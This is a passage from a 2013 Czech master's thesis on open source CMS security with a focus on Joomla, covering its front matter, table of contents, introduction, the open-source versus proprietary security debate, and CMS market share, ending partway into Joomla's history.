Bezpečnost open source redakčních systémů se zaměřením na CMS Joomla

The Security of Open Source Content Management Systems, Focused on the Joomla CMS

Bc. Tomáš Novák

Diplomová práce
2013

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky

Univerzita Tomáše Bati ve Zlíně
Fakulta aplikované informatiky
akademický rok: 2012/2013

ZADÁNÍ DIPLOMOVÉ PRÁCE
(PROJEKTU, UMĚLECKÉHO DÍLA, UMĚLECKÉHO VÝKONU)

Jméno a příjmení:	**Bc. Tomáš Novák**
Osobní číslo:	**A11294**
Studijní program:	**N3902 Inženýrská informatika**
Studijní obor:	**Bezpečnostní technologie, systémy a management**
Forma studia:	**prezenční**
Téma práce:	**Bezpečnost open source redakčních systémů se zaměřením na CMS Joomla**

Zásady pro vypracování:

1. **Vypracujte literární rešerši na dané téma.**
2. **Zaměřte se na bezpečnost CMS Joomla.**
3. **Popište a ověřte možné útoky na redakční systém.**
4. **Popište způsoby automatického testování a možnosti zvýšení úrovně zabezpečení CMS Joomla.**
5. **Vytvořte komplexní webovou prezentaci věnující se problematice bezpečnosti CMS Joomla.**

Rozsah diplomové práce:

Rozsah příloh:

Forma zpracování diplomové práce: **tištěná/elektronická**

Seznam odborné literatury:

1. **RAHMEL, Dan. Joomla: podrobný průvodce tvorbou a správou webů. 1. vyd. Brno: Computer Press, 2010, 382 s. ISBN 978-80-251-2714-8.**
2. **SCAMBRAY, Joel a Mike SHEMA. Hacking bez tajemství: webové aplikace. 1. vyd. Brno: Computer Press, 2003, 328 s. ISBN 8072267698.**
3. **KOFLER, Michael a Bernd ÖGGL. PHP 5 a MySQL 5: průvodce webového programátora. 1. vyd. Brno: Computer Press, 2007, 607 s. ISBN 978-80-251-1813-9.**
4. **ENDORF, Carl F, Jim MELLANDER a Eugene SCHULTZ. Detekce a prevence počítačového útoku. 1. vyd. Praha: Grada, 2005, 355 s. ISBN 8024710358.**
5. **ADÁMEK, Martin. Spam: jak nepřivolávat, nepřijímat a nerozesílat nevyžádanou poštu. 1. vyd. Praha: Grada, 2009, 166 s. ISBN 978-80-247-2638-0.**
6. **ŠTĚDROŇ, Bohumír. Open Source software ve veřejné správě a soukromém sektoru. 1. vyd. Praha: Grada, 2009, 124 s. ISBN 978-80-247-3047-9.**
7. **HOWARD, Michael a David LEBLANC. Bezpečný kód: [techniky a strategie tvorby bezpečných webových aplikací]. 1. Vyd. Brno: Computer Press, 2008, 895 s. ISBN 978-80-251-2050-7.**
8. **DAWSON, Alexander. Výjimečný webdesign: jak tvořit osobité, přitažlivé, použitelné weby. 1. vyd. Brno: Computer Press, 2012, 344 s. ISBN 978-80-251-3719-2.**

Vedoucí diplomové práce: **Ing. Roman Šenkeřík, Ph.D.**
Ústav informatiky a umělé inteligence

Datum zadání diplomové práce: **8. února 2013**

Termín odevzdání diplomové práce: **3. června 2013**

Ve Zlíně dne 8. února 2013

UNIVERZITA TOMÁŠE BATI VE ZLÍNĚ
Fakulta aplikované informatiky
L.S.

prof. Ing. Vladimír Vašek, CSc.
děkan

doc. RNDr. Vojtěch Křesálek, CSc.
ředitel ústavu

ABSTRAKT

Diplomová práce řeší problematiku bezpečnosti open source redakčních systémů. V úvodní části jsou představeny nejrozšířenější redakční systémy pro správu webových stránek včetně CMS Joomla, kterému se práce věnuje podrobněji. Popsány jsou rozšíření pro zvýšení bezpečnosti, metody ochrany před spamem, nejčastější typy útoků, bezpečnostní zásady a doporučená nastavení. Cílem této práce je především poskytnout uživatelům přehledný a ucelený soubor informací, vedoucí k bezpečnému používání CMS Joomla. Za tímto účelem jsou v praktické části vytvořeny webové stránky zabývající se touto problematikou. V praktické části je také demonstrována dvojice útoků a použití skenerů webových aplikací.

Klíčová slova: Redakční systém, webová aplikace, Joomla!, open source, bezpečnost

ABSTRACT

This diploma thesis deals with the open source content management systems security. In the first part author introduces most popular content management systems, including CMS Joomla, described in more detail. In the following chapter author describes security extensions, methods of spam protection, most common types of attacks, security policies and recommended settings. The aim of this thesis is to provide users clear and comprehensive set of information leading to safe usage of Joomla CMS. The website, which is devoted to Joomla security, is built in the practical part. There is also a demonstration of a pair of attacks and several web application vulnerability scanners usage.

Keywords: Content Management System, web application, Joomla!, open source, security

Děkuji vedoucímu diplomové práce Ing. Romanu Šenkeříkovi, Ph.D. za odborné vedení a poskytnuté rady. Dále bych chtěl poděkovat rodině za jejich velkou podporu, kterou mi při studiu poskytovali.

Motto:

„Nečekejte na motivaci před vlastní činností - pusťte se do práce a motivace se dostaví!“

A.A Lazarus

Prohlašuji, že

- beru na vědomí, že odevzdáním diplomové/bakalářské práce souhlasím se zveřejněním své práce podle zákona č. 111/1998 Sb. o vysokých školách a o změně a doplnění dalších zákonů (zákon o vysokých školách), ve znění pozdějších právních předpisů, bez ohledu na výsledek obhajoby;
- beru na vědomí, že diplomová/bakalářská práce bude uložena v elektronické podobě v univerzitním informačním systému dostupná k prezenčnímu nahlédnutí, že jeden výtisk diplomové/bakalářské práce bude uložen v příruční knihovně Fakulty aplikované informatiky Univerzity Tomáše Bati ve Zlíně a jeden výtisk bude uložen u vedoucího práce;
- byl/a jsem seznámen/a s tím, že na moji diplomovou/bakalářskou práci se plně vztahuje zákon č. 121/2000 Sb. o právu autorském, o právech souvisejících s právem autorským a o změně některých zákonů (autorský zákon) ve znění pozdějších právních předpisů, zejm. § 35 odst. 3;
- beru na vědomí, že podle § 60 odst. 1 autorského zákona má UTB ve Zlíně právo na uzavření licenční smlouvy o užití školního díla v rozsahu § 12 odst. 4 autorského zákona;
- beru na vědomí, že podle § 60 odst. 2 a 3 autorského zákona mohu užít své dílo – diplomovou/bakalářskou práci nebo poskytnout licenci k jejímu využití jen s předchozím písemným souhlasem Univerzity Tomáše Bati ve Zlíně, která je oprávněna v takovém případě ode mne požadovat přiměřený příspěvek na úhradu nákladů, které byly Univerzitou Tomáše Bati ve Zlíně na vytvoření díla vynaloženy (až do jejich skutečné výše);
- beru na vědomí, že pokud bylo k vypracování diplomové/bakalářské práce využito softwaru poskytnutého Univerzitou Tomáše Bati ve Zlíně nebo jinými subjekty pouze ke studijním a výzkumným účelům (tedy pouze k nekomerčnímu využití), nelze výsledky diplomové/bakalářské práce využít ke komerčním účelům;
- beru na vědomí, že pokud je výstupem diplomové/bakalářské práce jakýkoliv softwarový produkt, považují se za součást práce rovněž i zdrojové kódy, popř. soubory, ze kterých se projekt skládá. Neodevzdání této součásti může být důvodem k neobhájení práce.

Prohlašuji,

- že jsem na diplomové práci pracoval samostatně a použitou literaturu jsem citoval. V případě publikace výsledků budu uveden jako spoluautor.
- že odevzdaná verze diplomové práce a verze elektronická nahraná do IS/STAG jsou totožné.

Ve Zlíně …….

podpis diplomanta

OBSAH

ÚVOD **11**
I TEORETICKÁ ČÁST **12**
1 REDAKČNÍ SYSTÉM **13**
1.1 OPEN SOURCE 14
1.1.1 Definice svobodného software 14
1.1.2 Proces vydávání bezpečnostních aktualizací 15
1.2 SROVNÁNÍ S PROPRIETÁRNÍM ŘEŠENÍM 15
1.2.1 Tvrzení proti open source redakčním systémům 16
1.2.2 Obrana proti nim 16
2 NEJČASTĚJI NASAZOVANÉ CMS **18**
2.1 WORDPRESS 18
2.1.1 Silné stránky 19
2.1.2 Slabé stránky 19
2.2 JOOMLA! 20
2.2.1 Zrození systému Joomla 20
2.2.2 Jak Joomla pracuje 21
2.2.3 Vývojový cyklus 22
2.2.4 Silné stránky 23
2.2.5 Slabé stránky 23
2.3 DRUPAL 23
2.3.1 Silné stránky 24
2.3.2 Slabé stránky 24
2.4 BLOGGER 25
2.5 VBULLETIN 25
3 BEZPEČNOST CMS JOOMLA **26**
3.1 WEBHOSTING 26
3.1.1 Na co se ptát při výběru poskytovatele 26
3.1.2 Sdílený hosting 27
3.1.3 Dedikovaný hosting 27
3.1.4 Na co se při výběru ještě zaměřit 28
3.2 INSTALACE JOOMLY 28
3.2.1 Stažení instalačního balíku 28
3.2.2 Instalace 28
3.3 NASTAVENÍ SERVERU 29
3.3.1 Oprávnění 29
3.3.2 .htaccess 29
3.3.2.1 Zabránění přístupu k souboru .htaccess 30
3.3.2.2 Zabránění přístupu k souborům daného typu 30
3.3.2.3 Zabránění přístupu ke všem php souborům s výjimkou výchozích 30
3.3.2.4 Zabránění neoprávněnému procházení adresářů 31
3.3.2.5 Ochrana kritických adresářů heslem 31
3.3.2.6 Automatická změna práv souborů 31

3.3.2.7 Zabránění přístupu vybraným robotům, offline prohlížečům a jiným nevyžádaným nástrojům ... 32
3.3.3 php.ini ... 32
3.4 HESLA STŘEŽENÁ JOOMLOU ... 34
3.4.1 Jména a hesla uživatelů ... 34
3.4.2 Přístupové údaje k SQL a FTP ... 35
3.5 SSL ZABEZPEČENÍ ... 36
3.5.1 Kde všude použít SSL ... 36
3.5.2 Nastavení SSL ... 37
3.6 ROZŠÍŘENÍ PRO ZVÝŠENÍ ÚROVNĚ ZABEZPEČENÍ ... 38
3.6.1 Nástroje pro komplexní ochranu webu ... 38
3.6.2 Šifrování komunikace ... 41
3.6.3 Ochrana před neoprávněným přihlášením ... 42
3.6.4 Zálohovací komponenty ... 43
3.7 OPATŘENÍ PROTI SPAMU A ROBOTŮM ... 44
3.7.1 Druhy spamu v Joomle ... 44
3.7.1.1 Vytváření uživatelů roboty ... 44
3.7.1.2 Vkládání příspěvků a komentářů ... 44
3.7.2 Pasivní ochrana ... 45
3.7.2.1 Blacklisty ... 45
3.7.2.2 Skenování obsahu ... 45
3.7.2.3 Ochrana emailových adres ... 45
3.7.2.4 robots.txt ... 47
3.7.3 Aktivní ochrana ... 47
3.7.3.1 Captcha ... 47
3.7.3.2 reCAPTCHA ... 49
3.7.4 Rozšíření ... 51
4 TYPY ÚTOKŮ NA REDAKČNÍ SYSTÉMY ... 53
4.1 PODSTRČENÍ PROMĚNNÝCH ... 53
4.1.1 Příklad útoku ... 53
4.1.2 Zabezpečení proti podstrčení proměnných ... 54
4.2 SQL INJECTION ... 54
4.2.1 Příklad útoku ... 54
4.2.2 Zabezpečení proti SQL injection ... 55
4.2.2.1 Prepared Statemants ... 56
4.3 KRÁDEŽ SESSION ... 56
4.3.1 Příklad útoku ... 57
4.3.2 Zabezpečení proti krádeží session ... 57
4.4 CROSS-SITE SCRIPTING (XSS) ... 58
4.4.1 Reflected XSS ... 58
4.4.2 Stored XSS ... 59
4.4.3 Příklady útoku ... 59
4.4.3.1 Reflected ... 59
4.4.3.2 Stored ... 59
4.4.3.3 Maskování kódu ... 60
4.4.4 Zabezpečení proti Cross-Site Scripting ... 60

4.5 CROSS-SITE REQUEST FORGERY (CSRF) ... 61
4.5.1 Příklad útoku ... 61
4.5.2 Zabezpečení proti Cross-Site Request Forgery ... 61
5 OBNOVENÍ FUNKCE REDAKČNÍHO SYSTÉMU PO ÚTOKU ... 63
5.1 .HTACCESS ... 63
5.2 PŘÍČINA ÚTOKU ... 63
5.3 LOKÁLNÍ TESTOVÁNÍ A HESLA K ÚČTŮM ... 64
5.4 ZÁLOHA SOUBORŮ ... 64
5.5 INSTALACE SOUBORŮ REDAKČNÍHO SYSTÉMU ... 64
5.6 ZPŘÍSTUPNĚNÍ STRÁNEK ... 64
II PRAKTICKÁ ČÁST ... 65
6 PŘÍKLADY ZNÁMÝCH ÚTOKŮ NA CMS JOOMLA ... 66
6.1 VYTVOŘENÍ ÚČTU SUPER SPRÁVCE POMOCÍ CSRF ... 66
6.1.1 Provedení útoku ... 66
6.2 ZMĚNA HESLA SPRÁVCE POMOCÍ SQL INJECTION ... 67
6.2.1 Provedení útoku ... 68
7 VYTVOŘENÍ KOMPLEXNÍ WEBOVÉ PREZENTACE ... 72
7.1 SOFTWAROVÉ VYBAVENÍ ... 72
7.1.1 Extensoft Artisteer 3.1.0 ... 72
7.1.2 Adobe Photoshop CS5 ... 73
7.1.3 WampServer 2.2E ... 73
7.2 TVORBA ŠABLONY ... 73
7.2.1 Architektura webových stránek ... 73
7.2.1.1 Navigace ... 73
7.2.1.2 Struktura ... 74
7.2.1.3 Šířka layoutu ... 74
7.2.2 Grafický návrh ... 75
7.2.2.1 Vygenerování šablony v programu Artisteer ... 75
7.2.2.2 Menu první úrovně ... 76
7.2.2.3 Menu druhé úrovně ... 77
7.2.2.4 Patička ... 77
7.2.2.5 Výsledný návrh ... 78
7.3 OPTIMALIZACE ... 79
7.3.1 CSS sprite ... 79
7.3.2 Kompatibilita s prohlížeči ... 81
7.3.3 Komprese obrázků ... 81
7.3.4 Sjednocení CSS souborů a JavaScriptů ... 82
7.3.5 Cachování obsahu ... 83
7.3.6 Výsledky optimalizace ... 83
7.4 VOLBA ROZŠÍŘENÍ ... 84
7.4.1 Bezpečnostní rozšíření ... 84
7.4.2 Rozšíření pro tvorbu obsahu ... 84
7.4.3 Rozšíření pro optimalizaci stránek ... 85
7.5 UVEDENÍ DO PROVOZU ... 85
7.5.1 Přesun zálohy na web ... 85

7.5.2 Zabezpečení ... 85
7.5.3 Omezení přístupu ... 87
8 AUTOMATICKÉ NÁSTROJE PRO ANALÝZU WEBOVÝCH APLIKACÍ ... 88
8.1 METODY TESTOVÁNÍ ... 88
8.1.1 Černá skříňka ... 88
8.1.2 Bílá skříňka ... 88
8.2 NÁSTROJE URČENÉ PRO CMS JOOMLA ... 88
8.2.1 OWASP Joomla! Vulnerability Scanner v0.0.4 ... 89
8.2.1.1 Výsledky testování ... 89
8.2.2 Joomla-scan v1.5 ... 90
8.2.2.1 Výsledky testování ... 90
8.3 UNIVERZÁLNÍ NÁSTROJE ... 91
8.3.1 w3af v1.2 ... 91
8.3.1.1 Výsledky testování ... 92
8.3.2 Subgraph Vega v1.0 ... 93
8.3.2.1 Výsledky testování ... 93
8.3.3 Netsparker Community Edition v2.5 ... 94
8.3.3.1 Výsledky testování ... 94
8.3.4 N-Stalker Security Scanner - 2012 Free Edition ... 95
8.3.4.1 Výsledky testování ... 96
8.3.5 Hodnocení automatických skenerů ... 96
ZÁVĚR ... 98
ZÁVĚR V ANGLIČTINĚ ... 99
SEZNAM POUŽITÉ LITERATURY ... 100
SEZNAM POUŽITÝCH SYMBOLŮ A ZKRATEK ... 106
SEZNAM OBRÁZKŮ ... 108
SEZNAM TABULEK ... 110
SEZNAM PŘÍLOH ... 111

ÚVOD

Když se zrodil Word Wide Web, vytvoření byť jen velmi jednoduché internetové stránky vyžadovalo znalost jazyka HTML. Situace se částečně zlepšila s příchodem profesionálních editorů, které značně usnadnili tvorbu a aktualizaci webů. Skutečným průlomem pak bylo zrození CMS – redakčního systému pro správu obsahu, s jehož implementací se ztrácí většina problémů spojených se správou webové prezentace. Tyto aplikace umožnují i netechnicky založeným uživatelům zadávat příspěvky skrze vlastní uživatelské rozhraní bez znalosti jazyka HTML či jiných technických dovedností. Nasazení redakčního systému bylo zpočátku vzhledem k pořizovacím nákladům výsadou pouze velkých společností. Přesto že se cena těchto aplikací v průběhu let rapidně snížila, masivní rozšíření redakčních systémů způsobil až příchod volně dostupných CMS s otevřeným kódem.

Open source redakční systémy se stávají stále populárnějšími a jejich zastoupení na poli webových stránek roste s každým dnem. Jedná se o jednu z nejsnazších a finančně nejméně náročných cest k vlastním internetovým stránkám. Díky dostupným návodům a podpoře ze strany webhostingových společností zvládnou instalaci a základní nastavení redakčního systému i méně zkušení uživatelé, kteří nevěnují bezpečnostním zásadám žádnou pozornost a plně důvěřují produktu, který má za sebou několik let vývoje a jeho zabezpečení tedy musí být na dostatečné úrovni.

Stejně naivním pohledem se často dívají i na samotného útočníka, který přece nebude ztrácet čas získáváním přístupu k jejich osobním stránkám nebo blogu, na němž se nenachází žádné citlivé nebo jinak využitelné informace. Značnou část útoků ovšem provádí uživatelé často označovaní výrazem „script kiddies“, kteří pomocí vyhledávačů hledají oběti, na jejichž webu je nainstalována zranitelná komponenta nebo starší verze redakčního systému náchylná k útoku. Volně dostupné databáze exploitů nabízí desítky zranitelností s podrobným popisem a často i zpracovaným návodem či konkrétním příkladem využití na jednotlivé typy redakčních systémů. Provedení takového útoku pak vyžaduje pouze základní uživatelské znalosti a dovednosti. Nemalý počet útoků mají na svědomí také roboti, kteří mění obsah stránek za pomoci odcizených přístupových údajů uložených v oblíbených FTP klientech. Nelze tedy opomíjet bezpečnost v domnění, že stránky s neatraktivním obsahem zůstanou v prostředí internetu bez povšimnutí.

I. TEORETICKÁ ČÁST

1 REDAKČNÍ SYSTÉM

Systém pro správu obsahu neboli redakční systém (v angličtině Content Management System - CMS) je software umožňující vytváření, indexaci, úpravu, vyhledávání a archivaci digitálních médií nebo elektronického textu. V poslední době se slovo redakční systémy skloňuje s pojmem „tvorba webových stránek“, ale není to podmínkou. Redakční systémy mohou pracovat jak offline tak online. Pomocí redakčního systému můžeme publikovat texty, obrázky, videa, audio, a v neposlední řadě webové stránky. Běžnou záležitostí bývá jednoduchá změna vzhledu pomocí velkého množství dostupných šablon. Ke svému chodu vyžaduje valná většina redakčních systémů SQL server. Nejrozšířenější je kombinace jazyka PHP a databáze MySQL. Samotný redakční systém obsahuje pouze základní funkce, ty lze ale doplnit pomocí rozšíření (pluginů, komponent, modulů, bloků), které jsou na stránkách věnovaných konkrétní aplikaci přehledně řazeny do kategorií. V případě CMS WordPress nebo Drupal mohou uživatelé vybírat z více než dvou desítek tisíc rozšíření. Kvalitní redakční systém dovoluje i laickému uživateli bez hlubších znalostí tvorby internetových stránek realizovat a provozovat svou vlastní webovou prezentaci.

Obr. 1. Populární redakční systémy[1]

Trh s CMS je široký a řada z nich je nabízena jako svobodný software. Existují ale i komerčních řešení. CMS se člení dle různých kritérií, například rozsahu řešení, použitého vývojového prostředí nebo cílové skupiny. Nejjednodušší CMS jsou naprogramovány v JavaScriptu (např. TiddlyWiki), jiné používají PHP. Oblíbená je i Java a další jazyky.

[1] Převzato z: http://www.sivantech.com/web-solutions/cms/

1.1 Open source

Open source software je šířen pod licencí, která zaručuje technickou i legální dostupnost zdrojového kódu. Při dodržení jistých podmínek daných licencí je tak uživatelům dovoleno zdrojový kód prohlížet, upravovat a šířit. Open source byl dříve vnímán jako projekt nějakého nadšeného programátora z garáže, v posledních letech se ale podle analytiků stává právě open source hlavním inovátorem v oblasti software a po dlouhé době tak vystřídal proprietární aplikace.[2]

Takřka všechen open source software je zároveň i svobodným softwarem a spousta lidí pro obě kategorie používá stejné označení. Rozdíly mezi nimi nicméně jsou, ale pouze minimální. Open source akceptuje některé licence, které svobodný software považuje za příliš omezující. Některé svobodné licence naopak zase neuznává open source.[3]

1.1.1 Definice svobodného software

Aby byl konkrétní softwarový program považován za svobodný, musí splňovat čtyři základní svobody

- Svoboda spustit program za jakýmkoliv účelem
- Svoboda přizpůsobovat si program svým potřebám a studovat jej
- Svoboda redistribuovat kopie
- Svoboda vylepšovat program a změny zveřejňovat, aby z nich měla prospěch celá komunita.

Samozřejmostí je přístupný zdrojový kód, bez něhož by výše zmíněné svobody nebylo možné zajistit. Uživatelé mají možnost redistribuovat kopie zdarma, nebo s poplatkem za distribuci, nezávisle na tom zda jsou modifikované či nikoli. Zároveň je také umožněno modifikovanou verzi používat bez nutnosti informovat komunitu o její existenci. Aby tyto svobody byly zachovány, musí platit tak dlouho, dokud se svým jednáním uživatel neproviní. Vývojář svobodného software tedy nemá moc změnit licenci, aniž by mu k

---

[2] PASTUCHOVÁ, Markéta. Open source přebírá v oblasti softwaru klíčovou roli. In: *ICT manažer* [online]. 2011 [cit. 2013-03-14]. Dostupné z: http://www.ictmanazer.cz/2011/11/open-source-prebira-v-oblasti-softwaru-klicovou-roli/

[3] Kategorie svobodného a nesvobodného softwaru. *Filosofie projektu GNU* [online]. 2013 [cit. 2013-03-15]. Dostupné z: http://www.gnu.org/philosophy/categories.cs.html

tomu uživatel svým jednáním nezavdal příčinu. „Svobodný software“ neznamená „nekomerční“. Svobodný program musí být dostupný i pro komerční využití. Komerční vývoj svobodného software není ničím neobvyklým.[4]

1.1.2 Proces vydávání bezpečnostních aktualizací

Pro většinu open source redakčních systémů i jiných aplikací s otevřeným kódem je typický proces hlášen chyb a vydávání bezpečnostních záplat. Tento cyklus se u jednotlivých aplikací liší jen minimálně.

1) Zranitelnost může identifikovat a nahlásit bezpečnostnímu týmu kdokoliv, včetně týmu samotného. K nahlášení většinou slouží formulář na stránkách projektu.
2) Report je prověřen a poté je zhodnoceno potenciální nebezpečí. Pokud je aktivní podpora pro více verzí systému, bezpečnostní tým se zabývá i řešením pro starší verze.
3) V případě, že je hrozba potvrzena, dojde ke svolání týmu analytiků.
4) Na řešení problému spolupracují členové bezpečnostního týmu s testery, správci a dalšími zainteresovanými osobami.
5) Záplata je testována a upravována dokud není vytvořeno finální řešení.
6) Zkoumá se vliv bezpečnostní záplaty na chování systému a modulů.
7) Záplata je uvolněna na oficiálních stránkách projektu.
8) Na existenci nové záplaty je komunita upozorněna na sociálních sítích, pomocí RSS kanálu a v přehledu aktualit. Kvalitní redakční systémy upozorňují na existenci aktualizace přímo v administrativním rozhraní.[5]

1.2 Srovnání s proprietárním řešením

Z hlediska bezpečnosti je rozdělení na komerční a open source aplikace zásadní. Rozdíl mezi nimi totiž není jen v ceně, jak by se mohlo na první pohled zdát. Každé kategorie s sebou přináší jisté výhody i nevýhody a komunita kolem nich háji svou volbu a na konkurenci naopak útočí.

---

[4] Definice svobodného software. *Filosofie projektu GNU* [online]. 2011 [cit. 2013-03-15]. Dostupné z: http://www.gnu.org/philosophy/free-sw.cs.html

[5] ŠTĚDROŇ, Bohumír. *Open Source software ve veřejné správě a soukromém sektoru*. 1. vyd. Praha: Grada, 2009, 124 s. ISBN 9788024730479.

1.2.1 Tvrzení proti open source redakčním systémům

Tvůrci komerčních řešení zastávají na open source přibližně stejný názor. Netýká se však všech projektů, nýbrž pouze redakčních systémů, jako složitých a často aktualizovaných aplikací s řadou volitelných rozšíření.

Celý komerční redakční systém včetně komponent je podle nich vytvářen týmem vývojářů a nehrozí zde nejednotnost jako u open source projektů. Dlouhé roky vývoje navíc z většiny CMS učinili složité obludy, kde úprava jakékoli maličkosti často obnáší modifikaci desítek dalších funkcí, které na ní závisejí a jedna chyba se tak může šířit celou aplikací. Upozorňují také na skutečnost, že valná většina open source CMS je distribuována pod jednou z veřejných licencí typu GPL, jejíž součástí bývá i zmínka o tom, že není možné případně vymáhat škody, které produkt způsobí například kvůli snadnému hacknutí aplikace. V případě úspěšného napadení soukromého blogu nejsou následky většinou nijak vážné. Pokud ale někdo hackne komerční web s databází privátních údajů, nastává pro provozovatele obrovský problém. Komponenty a moduly může vytvářet kdokoliv. Nikdo tedy nezaručí, že rozšíření dostatečně ošetřuje veškeré vstupy od uživatele, že je imunní vůči SQL injection, krádežím sessions či jiným útokům. Velké open source systémy vycházejí z předpokladu, že je třeba připravit co nejvíce funkcí, za účelem vzniku co nejuniverzálnějšího řešení. Pravděpodobnost, že v takovém množství funkcí najde útočník bezpečnostní chybu, je daleko vyšší než u komerčních CMS šitých na míru zákazníkovi.[6]

1.2.2 Obrana proti nim

Komerční redakční systém ve většině případů vyvíjí firmy, které mají k dispozici několik vývojářů nebo několik desítek programátorů. V horším případě vznikl redakční systém jako bakalářská či seminární práce studenta na technické univerzitě. Takto vzniklé RS z pravidla nemohou být kvalitní a mít velký potenciál. Málokterý komerční redakční systém je neustále vyvíjen a vylepšován, většinou je po ukončení vývoje prodáván beze změny několik let jako hotové dílo.

---

[6] SINGR, Mgr. Michal. Opensource pro komerční weby. Vážně?. In: NET-VORův blok [online]. 2011 [cit. 2013-03-15]. Dostupné z: http://blok.net-vor.cz/opensource-pro-komercni-weby/

Vývojářské jádro open source CMS oproti tomu tvoří obvykle několik stovek, ne-li tisícovek vývojářů, kteří se vývoji redakčního systému věnují nikoliv kvůli mzdě, ale kvůli zájmu a potřebné seberealizaci. Každý takový CMS má kolem sebe vytvořenou obrovskou komunitu uživatelů v počtu několika milionů až několika desítek milionů. Určitá část těchto uživatelů se také aktivně podílí na testování systému nebo nových verzí a vylepšení, nemluvě o podpoře při řešení problémů. Žádný z komerčních redakčních systémů se takovým zázemím nemůže pochlubit.

Dalším argumentem je obrovské množství komerčních firem, které si založili a úspěšně rozvíjejí byznys na tvorbě placených rozšíření a doplňků pro tyto open source redakční systémy. Právě množství rozšíření a jejich různorodost je znakem kvality redakčního systému, protože žádný rozumný člověk by nevytvářel produkt, který chce prodávat za desítky eur, pro redakční systém, který nemá potenciál.

Dodavatelé komerčních redakčních systému se často ohání počtem odhalených zranitelností open source CMS, který několikanásobně převyšuje hodnoty jejich produktů. Rozdíl je způsoben různým přístupem obou stran. Zatímco vývojáři komerčního CMS objevenou bezpečnostní díru v tichosti opraví, postup vývojářů open source CMS je naprosto odlišný. Zranitelnost je odhalena většinou ve fázi testování samotnou komunitou, nikoli útočníkem. Chyba je popsána, opravena a vše je zveřejněno pro potřeby komunity na stránkách projektu. Hodnocení bezpečnosti komerčních a open source CMS jen podle těchto čísel je tedy velmi zkreslené.[7]

---

[7] KOVAĽ, Mgr. Imrich. Seriál: Aká je bezpečnosť Open Source redakčných systémov? Joomla, Drupal, Magento, TYPO3, WordPress, časť I. In: *Merineo* [online]. 2011 [cit. 2013-03-15]. Dostupné z: http://www.merineo.sk/m-blog/serial-aka-je-bezpecnost-open-source-redakcnych-systemov-joomla-drupal-magento-typo3-wordpress-cast-i.html

2 NEJČASTĚJI NASAZOVANÉ CMS

Z aktuální statistiky (březen 2013) vyplývá, že 32% z jednoho milionu nejpopulárnějších webových stránek je postaveno na redakčním systému. Zbylých 68% tvoří statické či dynamické stránky, jejichž technologie nebyla algoritmem rozeznána. Tato přibližná jedna třetina je dále rozdělena mezi CMS, jejichž zastoupení je následující:[8]

1. WordPress 54.7%
2. Joomla! 8.5%
3. Drupal 7.2%
4. Blogger 3.8%
5. vBulletin 3.6%
6. Typo3 1.9%
7. DataLife Engine 1.7%
8. PHP Link Directory 1.5%
9. Discuz! 1.3%
10. phpBB 1.2%

Zbylé redakční systémy jsou nasazeny v méně než jednom procentu případů. Nejedná se ovšem o statistiku českých webů. Přibližně polovina z testovaných stránek je v anglickém jazyce. Český obsah má pouze 0,6% z nich.

2.1 WordPress

Čelu tabulky jednoznačně dominuje WordPress, který má i v tuzemsku početnou komunitu. Jedná se o svobodný open source redakční publikační systém s uživatelsky přívětivým prostředím napsaný v PHP a MySQL. Vznikl původně jako blogovací platforma v roce 2003. S ohledem na jeho kořeny byly před několika lety vedeny diskuze, zda by měl být vůbec považován za redakční systém. Díky obrovské komunitě a neustálému vzniku nových rozšíření dnes na WordPressu běží miliony neblogových webů, zahrnující vše od jednoduchých vícestránkových katalogů po plnohodnotné sociální sítě. Pomocí pluginů a vlastních témat je možně proměnit WordPress na sociální síť, diskusní

[8] Usage of content management systems for websites. *W3Techs* [online]. 2013 [cit. 2013-03-16]. Dostupné z: http://w3techs.com/technologies/overview/content_management/all

fórum, elektronický obchod a další typy webů. Integrované funkce umožňují od verze 3.0 vytváření sítí blogů nebo jiných víceblogových instalací z jedné základní instalace.[9]

Na tomto CMS jsou postaveny známé mezinárodní weby jako cnn.com, blogs.reuters.com nebo blog.us.playstation.com. Z českých webových stránek jsou to vuppraha.cz, smsjm.vse.cz

Obr. 2. Logo CMS WordPress[10]

2.1.1 Silné stránky

- Obrovská komunita vývojářů s velkým množstvím návodů a tutoriálů
- Bezplatné i placené rozšíření, specializované témata pro konkrétní využití webu
- Uživatelsky jeden z nejpřívětivějších CMS díky intuitivní administraci

2.1.2 Slabé stránky

- Pro základní weby zbytečně pokročilý, proto někdy příliš pomalý
- Nutno doinstalovat další pluginy při nasazení za jiným účelem než jako blogovací systém
- Standartní instalace obsahuje velké množství bezpečnostních nedostatků a bez dalších opatření je velmi zranitelná vůči útokům
- Pro bezproblémový běh některých rozšíření vyžaduje vypnutý `Safe Mode`
- Některé pluginy nejsou vzájemně slučitelné, mohou zapříčinit zpomalení, nebo i omezení funkčnosti webu[11]

---

[9] WordPress – česká podpora. *O WordPress* [online]. 2013 [cit. 2013-03-16]. Dostupné z: http://www.cwordpress.cz/

[10] Převzato z: http://blog.blueboard.cz/clanek/dalsi-skvele-pluginy-pro-wordpress/

[11] CHAPMAN, Cameron. 10 nejlepších redakčních systémů (CMS). In: *Interval.cz* [online]. 2011 [cit. 2013-03-16]. Dostupné z: http://interval.cz/clanky/10-nejlepsich-redakcnich-systemu-cms/

2.2 Joomla!

Open source licence umožnuje redistribuovat alternativní větev programu, která je vyvíjena nezávisle, pod jiným jménem a zpravidla i jinými lidmi. Taková aplikace je pak označována výrazem „fork“. Joomla je jedním z nejúspěšnějších „forků“ vůbec.

Joomla je licencována pod GNU General Public License a na svých webech ji s oblibou používají jednotlivci, malé a střední podniky i velké organizace po celém světě. Joomla slouží pro účely publikování informací na internetu i intranetu. Je napsána v jazyce PHP a od verze 2.5 podporuje kromě MySQL další typy databází jako PostgreSQL, Oracle, SQLite apod. Provozovat ji lze na webovém serveru s Apache nebo IIS. V základní instalaci Joomla podporuje caching, RSS, tisknutelné verze stránek, indexaci stránek, zobrazování novinek, blogy, hlasování, kalendář, vyhledávání v rámci webu nebo vícejazyčné verze stránek. Další funkce jako chat, aukce, inzerce a další mohou být snadno přidány instalací rozšíření. Výstupem Joomly je HTML, CSS, a JavaScript.

Joomla pohání například stránky Harwardské univerzity, Holandského Telecomu, Islandského Vodafonu či společnosti Danone. Z českých webů patří mezi nejpopulárnější portál ProŽeny.cz patřící pod Seznam.

Obr. 3. Logo CMS Joomla![12]

2.2.1 Zrození systému Joomla

Přestože se aplikace stala populární v roce 2005, její kořeny sahají až do roku 2001, kdy byl vytvořen open source CMS s názvem Mambo, původně interní systém australské společnosti Miro Corporation. V roce 2005 došlo k vzájemným neshodám mezi komunitou

